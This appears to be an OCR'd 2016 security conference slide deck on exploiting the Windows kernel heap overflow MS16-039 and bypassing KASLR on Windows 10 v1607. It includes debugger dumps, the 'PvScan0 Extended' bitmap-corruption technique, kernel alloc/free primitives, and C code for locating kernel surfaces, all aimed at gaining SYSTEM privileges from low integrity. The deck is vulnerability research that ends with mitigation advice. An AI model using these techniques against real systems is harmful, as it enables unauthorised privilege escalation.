
- MS16-039 (CVE-2016-0165) exploit after heap overflow

kernel debug (x86)

```
kd> dq fffff901`70576bf0+10
fffff901`70576c00  00000000`01051070 00000000`00000000
fffff901`70576c10  00000000`00000000 00000000`00000000
fffff901`70576c20  00000000`01051070 00000000`00000000
fffff901`70576c30  00000000`00000000 00000001`00000052 <--- SURFOBJ64.sizlBitmap
fffff901`70576c40  00000000`00000148 fffff901`70576e58
fffff901`70576c50  fffff901`70576e58 00009b12`00000148
fffff901`70576c60  00010000`00000006 00000000`00000000
fffff901`70576c70  00000000`04800200 00000000`00000000
kd> g
Breakpoint 1 hit
win32kbase!RGNMEMOBJ::vCreate+0x187:
fffff960`bedae2f7 8bf0            mov     esi,eax
kd> dq fffff901`70576bf0+10
fffff901`70576c00  00000001`00000000 00000000`ffffffff
fffff901`70576c10  fffff901`70575fb0 00000000`00043333
fffff901`70576c20  ffffffff`00000000 04333300`04333200
fffff901`70576c30  00000001`00000000 00000001`ffffffff <--- SURFOBJ64.sizlBitmap
fffff901`70576c40  00000000`00000148 fffff901`70576e58
fffff901`70576c50  fffff901`70576e58 00009b12`00000148
fffff901`70576c60  00010000`00000006 00000000`00000000
fffff901`70576c70  00000000`04800200 00000000`00000000
kd>
```

PvScan0 Extended

- One possible strategy is to make two SURFACE objects adjacent in memory by doing a very simple heap spray
- After modifying the SURFACE 1 sizlBitmap, the idea is to overwrite PvScan0 on the adjacent SURFACE 2



PvScan0 Extended

- ✓ IMPORTANT: Any adjacent kernel structure could be effortlessly manipulated after enlarging a SURFACE

- Finally, it's interesting to say that:

  SURFOBJ.cjBits is set to `nWidth * nHeight * cBitsPerPel`
  However, this property is **not** used to validate SURFACE bounds after the header is corrupted!

MS16-039
LIVE DEMO

- Target:
  - **Windows 10 x64 v1511**
- Scenario:
  - Running in **Low Integrity Level**
- Objective:
  - Get **SYSTEM** privileges by using PvScan0 Extended technique

Windows 10 v.1607
FIX

Windows 10 v1607 Fix

- at Black Hat USA 2016 Microsoft announced the Windows 10 Anniversary Update (v.1607)
- Three **very important** KASLR bypasses were fixed
  - ✕ Randomized Windows Paging Tables
  - ✕ Killed GdiSharedHandleTable kernel address leak
  - ✕ SIDT/SGDT access virtualized under Hyper-V
- Let’s check “***Windows 10 Mitigation Improvements***” Microsoft presentation

Windows 10 v1607 Fix

Windows Kernel 64-bit ASLR Improvements

Predictable kernel address space layout has made it easier to exploit certain types of kernel vulnerabilities

64-bit kernel address space layout is now dynamic

	47–39	38–30	29–21	20–12	11–0
Linear address	PML4	Directory ptr	Directory	Table	Offset

System region PML4 entries are randomized


- ✓ Non-paged pool
- ✓ Paged pool
- ✓ System cache
- ✓ PFN database
- ✓ Page tables
- ✓ ... and so on

Various address space disclosures have been fixed

- ✓ Page table self-map and PFN database are randomized
  - Dynamic value relocation fixups are used to preserve constant address references
- ✓ SIDT/SGDT kernel address disclosure is prevented when Hyper-V is enabled
  - Hypervisor traps these instructions and hides the true descriptor base from CPL>0
- ✓ GDI shared handle table no longer discloses kernel addresses

Tactic	Applies to	First shipped
Breaking exploitation techniques	Windows 10 64-bit kernel	August, 2016 (Windows 10 Anniversary Edition)

Windows 10 v1607 Fix



Windows 10 v1607 Fix

```
kd> dq poi (win32kbase!gpentHmgr)
```

v.1511

```
fffff901`40210100  00000000`00000000 fffff901`40000d60
fffff901`40210110  40080188`00000000 00000000`00000000
fffff901`40210120  fffff901`400008b0 40080108`00000000
fffff901`40210130  00000000`00000000 fffff901`400007c0
fffff901`40210140  40080108`00000000 00000000`00000000
fffff901`40210150  fffff901`400006d0 40080108`00000000
fffff901`40210160  00000000`00000000 fffff901`40000360
fffff901`40210170  40050185`00000000 00000000`00000000
```

GDICELL.pKernelAddress
✓ Kernel pointer

v.1607

```
ffff8322`80210100  00000000`00000000 ffffffff`ff00000b
ffff8322`80210110  00080088`00000000 00000000`00000000
ffff8322`80210120  ffffffff`ff00000c 00080008`00000000
ffff8322`80210130  00000000`00000000 ffffffff`ff00000d
ffff8322`80210140  00080008`00000000 00000000`00000000
ffff8322`80210150  ffffffff`ff00000e 00080008`00000000
ffff8322`80210160  00000000`00000000 ffffffff`ff00000f
ffff8322`80210170  00050085`00000000 00000000`00000000
```

GDICELL.pKernelAddress
✗ Not really a pointer

Windows 10 v1607 Fix

```
bitmap handle: b05088f

0000016b1392cd68 peb!gdishared
ffffc98480210000 win32kbase!gpenthmgr

win32kbase!?gpHandleManager@@3PEAVGdiHandleManager@@EA (exportado)
```

```
; Exported entry 170. ?gpHandleManager@@3PEAVGdiHandleManager@@EA
; class GdiHandleManager * gpHandleManager
?gpHandleManager@@3PEAVGdiHandleManager@@EA dq ?

GDITAG_HMGR_SPRITE_TYPE @gpHandleManager

gpHandleManager+0x10 = ffffc98480000700
```


```
ffffc98480000700 'Getc' pool tag (size: 0x820):
struct1 {
        WORD    unk0;           // val: 0
        DWORD   unk1;           // val: 1
        struct2 * p_struct2;    // val: ffffc984`800006d0
}
```

```
ffffc984800006d0 'Getc' pool tag (size: 0x30):
struct2 {
        ULONG64 p_win32kbase!gpenthmgr; // val: ffffc98480210000
        DWORD unk0;             // max_handles? val: 0x10000
        DWORD handle0;          // val: 0000083c
        DWORD handle1;          // val: 0000085f
        DWORD handle2;          // val: 000008a4
        ULONG64 p_struct3       // val: ffffc98480001010 ---->
}
```

```
ffffc98480001010 'Gelt' pool tag (size: 0x820):
struct3 {
        ULONG64 p_table;        // val: ffffc984`80001020
        ULONG64 maxentries;     // val: 00000000`00010000
}
```

```
table:
ffffc984`80001020  ffffc984`80002000 ffffc984`8015a000
ffffc984`80001030  ffffc984`8008f000 ffffc984`80092000
ffffc984`80001040  ffffc984`80094000 ffffc984`8019c000
ffffc984`80001050  ffffc984`80150000 ffffc984`801fa000
ffffc984`80001060  ffffc984`81a22000 00000000`00000000
ffffc984`80001070  00000000`00000000 00000000`00000000
ffffc984`80001080  00000000`00000000 00000000`00000000
```

Windows 10 v1607 Fix



✕ **We really lost our "user-mode friendly" SURFACE LOOKUP mechanism**

```
pKernelAddress: fffff90144224000
wProcessId: 00000128
wCount: 0000
wUpper: 7405
wType: 4005 (GDIObjType_SURF_TYPE)
pUserAddress: 0000000000000000

BASEOBJECT:
hHmgr: 740506bb
ulShareCount: 00000000
cExclusiveLock: 0000
```

✓ **Lets find a new one!** 😎

BYPASSING
Windows 10 v. 1607
KASLR

```
  pKernelAddress: fffff90144224000
  wProcessId: 00000128
  wCount: 0000
  wUpper: 7405
  wType: 4005 (GDIObjType_SURF_TYPE)
  pUserAddress: 0000000000000000

BASEOBJECT:
  hHmgr: 740506bb
  ulShareCount: 00000000
  cExclusiveLock: 0000
```

- Structure user32!gSharedInfo
  - check
    Alex Ionescu@Recon 2013 and
    Tarjei Mandt@BH 2011 for info on this.
  - ReactOS
    https://www.reactos.org/wiki/Techwiki:Win32k/SHAREDINFO

```
typedef struct
     {
       PVOID psi;
       HANDLEENTRY *aheList;
       ULONG HeEntrySize; // Win7 - not present in WinXP?
       ULONG_PTR pDispInfo;
       ULONG_PTR ulSharedDelta;
       ULONG_PTR awmControl; // Not in XP
       ULONG_PTR DefWindowMsgs; // Not in XP
       ULONG_PTR DefWindowSpecMsgs; // Not in XP
     } SHAREDINFO, *PSHAREDINFO;
```

Array of HANDLEENTRY structures

Object index is obtained by

object_handle & 0xFFFF

```
typedef struct _HANDLEENTRY
 {
   /* 000 */ PVOID    phead;
   /* 008 */ PVOID    pOwner;
   /* 00c */ BYTE     bType;
   /* 00d */ BYTE     bFlags;
   /* 00e */ WORD     wUniq;
 } HANDLEENTRY, *PHE;
```

```
Pointer to the Kernel Object !
PTI or PPI
Object handle type
Flags
Access count.
```

- Objects indexed by this table: User Objects
https://msdn.microsoft.com/en-us/library/windows/desktop/ms724515(v=vs.85).aspx

User object	Overview
Accelerator table	Keyboard Accelerators
Caret	Carets
Cursor	Cursors
DDE conversation	Dynamic Data Exchange Management Library
Hook	Hooks
Icon	Icons
Menu	Menus
Window	Windows
Window position	Windows

- User Objects < 4KB
  - POOL TYPE 0x21 (PagedPoolSession)
  - POOL TYPE 0x29 (PagedPoolSession+0x8(?!))

- User Objects => 4KB (Large Pool)
  - NonPagedPool

But we need **GDI objects,** so what's the point **?**

✓ GDI objets use the **SAME** heap as User Objects!

- GDI Objects < 4KB
  POOL TYPE 0x21 (PagedPoolSession)


- GDI Objects => 4KB (Large Pool)
  NonPagedPool

- Knowing the previous, it's possible to **predict** GDI ALLOCATIONS in KERNEL SPACE

- So, if we:
  - ✓ Alloc a USER object (we know its KADDRESS)
  - ✓ Free the same USER object
  - ✓ Alloc a GDI object with size equal to USER object

- We have a **high probability to infer where the GDI object was allocated** (Free List mechanism!)

PROPOSED ALGORITHM



- KMALLOC/KFREE primitives
  - **For objects < 4KB**
    KALLOC: win32u!NtUserConvertMemHandle()
    KFREE: win32u!NtUserSetClipboardData() + EmptyClipboard()
  - **For objects >= 4KB**
    KALLOC: user32!CreateAcceleratorTableA()
    KFREE: user32!DestroyAcceleratorTable()

BYPASSING v1607 KASLR

- Try to use >= 4KB objects if possible.

- KMALLOC/KFREE primitives

For objects >= 4KB
KALLOC: user32!CreateAcceleratorTableA()
KFREE: user32!DestroyAcceleratorTable()

```
HACCEL WINAPI CreateAcceleratorTable(
  _In_ LPACCEL lpaccl,
  _In_ int     cEntries
);
```

lpaccl [in]
Type: **LPACCEL**

An array of ACCEL structures that describes the accelerator table.

cEntries [in]
Type: **int**

The number of ACCEL structures in the array.

This must be within the range 1 to 32767 or the function will fail.

- Allocations >= 4KB are aligned to 0xXXXXXXXX’XXXXX**000** (12 bits)
- The granularity is 4KB (E.g 5KB request returns 8KB buffer)
- If allocations are big, it’s **less likely** that a freed chunk will randomly be reused by the Windows kernel during exploitation

(OLD) GdiSharedHandleTable SURFACE LOOKUP mechanism

```
ULONG64 GetPEB()
{
#ifdef _WIN64
    ULONG64 TEB = (ULONG64)__readgsqword(0x30);
    return *(ULONG64*)(TEB + 0x60);
#else
    DWORD TEB = (DWORD)__readfsdword(0x18);
    DWORD res = *(DWORD*)(TEB + 0x30);
    return res;
#endif
}
```

```
ULONG64 GetGdiTable()
{
#ifdef _WIN64
    return *(ULONG64 *)(GetPEB() + gConfig.GdiSharedHandleTableOffset);
#else
    return *(DWORD *)(GetPEB() + gConfig.GdiSharedHandleTableOffset);
#endif
}
```

```
ULONG64 GetpvScan0Offset(HBITMAP handle)
{
    if (!gGdiSharedHandleTable)
        gGdiSharedHandleTable = GetGdiTable();
#ifdef _WIN64
    ULONG64 entryaddr = gGdiSharedHandleTable + (LOWORD(handle) * sizeof(GDICELL64));
    GDICELL64 cell = *((GDICELL64 *)(entryaddr));
    return (ULONG64)cell.pKernelAddress + 0x50;
#else
    ULONG64 entryaddr = (gGdiSharedHandleTable + (LOWORD(handle) * sizeof(GDICELL32))) & 0x00000000ffffffff;
    GDICELL32 cell = *((GDICELL32 *)(entryaddr));
    return (ULONG64)cell.pKernelAddress + 0x30;
#endif
}
```

(NEW) gSharedInfo SURFACE LOOKUP mechanism

```
typedef struct _USER_HANDLE_ENTRY {
    void            *pKernel;
    union
    {
        PVOID pi;
        PVOID pti;
        PVOID ppi;
    };
    BYTE  type;
    BYTE flags;
    WORD generation;
} USER_HANDLE_ENTRY, *PUSER_HANDLE_ENTRY;
```

```
typedef struct _SHAREDINFO {
    PSERVERINFO psi;
    PUSER_HANDLE_ENTRY aheList;
    ULONG HeEntrySize;
    ULONG_PTR pDispInfo;
    ULONG_PTR ulSharedDelta;
    ULONG_PTR awmControl;
    ULONG_PTR DefWindowMsgs;
    ULONG_PTR DefWindowSpecMsgs;
} SHAREDINFO, *PSHAREDINFO;
```

```
typedef struct _SERVERINFO {
    DWORD dwSRVIFlags;
    DWORD cHandleEntries;
    WORD wSRVIFlags;
    WORD wRIPPID;
    WORD wRIPError;
} SERVERINFO, *PSERVERINFO;
```

```
typedef struct _WNDMSG
{
    DWORD maxMsgs;
    PBYTE abMsgs;
} WNDMSG, *PWNDMSG;
```

```
PUSER_HANDLE_ENTRY GetEntryFromHandle(LPVOID handle)
{
    PUSER_HANDLE_ENTRY addr = 0;
    PSHAREDINFO pSharedInfo = (PSHAREDINFO)GetProcAddress(GetModuleHandle("USER32.dll"), "gSharedInfo");
    PUSER_HANDLE_ENTRY gHandleTable = pSharedInfo->aheList;
    DWORD index = LOWORD(handle);
    try {
        addr = &gHandleTable[index];
    }
    catch (...) {}
    return addr;
}
```

KMALLOC/KFREE/KMALLOC LIVE DEMO

- Target:

  Windows 10 x64 v1511

  Scenario:

  Running in **Low Integrity Level**

  Objective:

  - Show kernel allocations

FINAL
LIVE DEMO

- Target:
  Windows 10 x64 v1607
  Scenario:
  Running in **Low Integrity Level**
  Objective:
  - Simulate a kernel arb.write
  - Bypass KASLR using GDI objects
  - Get “system” privileges

CONCLUSIONS

CONCLUSIONS

- **KASLR** can be still bypassed in all Windows versions.
- **User objects table** (gSharedInfo->aheList) shouldn't leak a real kernel pointer.
- **GDI objects addresses** can be inferred via user objects.
- **SURFOBJ.cjBits** should be used to validate the BITMAP size.

QUESTIONS ?

```
pKernelAddress: fffff90144224000
wProcessId: 00000128
wCount: 0000
wUpper: 7405
wType: 4005 (GDIObjType_SURF_TYPE)
pUserAddress: 0000000000000000

BASEOBJECT:
  hHmgr: 740506bb
  ulShareCount: 00000000
  cExclusiveLock: 0000
  BaseFlags: 0
```

THANK YOU

2016